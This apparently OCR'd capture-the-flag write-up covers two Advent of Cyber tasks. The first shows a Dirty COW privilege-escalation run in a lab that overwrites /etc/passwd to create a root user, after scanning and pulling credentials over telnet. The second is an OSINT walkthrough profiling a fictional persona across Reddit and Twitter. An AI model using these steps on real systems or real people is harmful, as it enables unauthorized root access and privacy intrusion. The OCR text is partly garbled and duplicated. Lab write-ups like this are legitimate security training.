
```
firefart@christmas: /home/santa
File  Actions  Edit  View  Help
//*************************************************/
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
ls
$ christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7fc2f1fcf000
madvise 0

 ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 7:


Inside the firefart@christmas, type ls to show the list. And it will display the new one, message_from_the_grinch.txt



Hence, touch coal and ls



Type tree and then tree | md5sum and that's it! It will show you the flag.



Thought Process/Methodology:
First of all, make a directory aoc_day13. Thus, change directory to aoc_day13/. After that, type nmap and the IP address, it will show you 3 PORT and 3 SERVICE. Type the first PORT, ssh and then IP address, it will require a password and the password is not kali, which is our own password. However, try the second one and type telnet and then IP address, it will give you the username and password. The password is clauschristmas. The reason why ssh will not show the password is because ssh is more secure than telnet. Later on, back to using ssh and adding ssh@santa and the IP address, since we've got the password, type the password and it will show you a christmas tree. Later on, use the command that is given in TryHackMe and also the dirty cow github page. Thus it will link you to github and by choosing the raw you can find the compile with. Copy the real C source code. Besides that, copy the whole page by clicking ctrl+a and paste it on command prompt by typing nano dirty.c. ctrl+o and ctrl+x to save and exit the page. Thus, paste the real C source code and ls. Then, type ./dirty and I am able to enter a new password, for my case my password is simply kali. And I am able to know the username. Last but not least, inside the firefart@christmas, type ls to show the list. And it will display the new one, message_from_the_grinch.txt ,then type touch coal and ls. And finally, type tree and then tree | md5sum and It will show you the flag.


<u>Day 14: Where's Rudolph</u>

Tool used: Safari, Google browser


Solution/walkthrough:

<u>Question 1</u>

Search IGuidetheClaus2020 on reddit.




Then, click the comment section to see Rudolph's reddit comment history.




Question 2:

After clicking on the comment section, find where Rudolph was born according to Rudolph. It's Chicago




Question 3:

In reddit, Rudolph has mentioned Robert. By using google and search who is the creator of Rudolph reindeer.




Question 4:

Rudolph comment on someone post and Rudolph love Twitter




Question 5:

Based on question 4, we can tell Rudolph's social media account is on Twitter, Rudolph's username on that platform is shown under Rudolph's profile picture.




Question 6:

After browsing Rudoplh's account, we can see that Rudolph's favourite tv show is Bachelorette




Bachelorette is a family friendly tv show.




<u>Question 7:</u>

Double click on the image and copy the image address




Question 8:

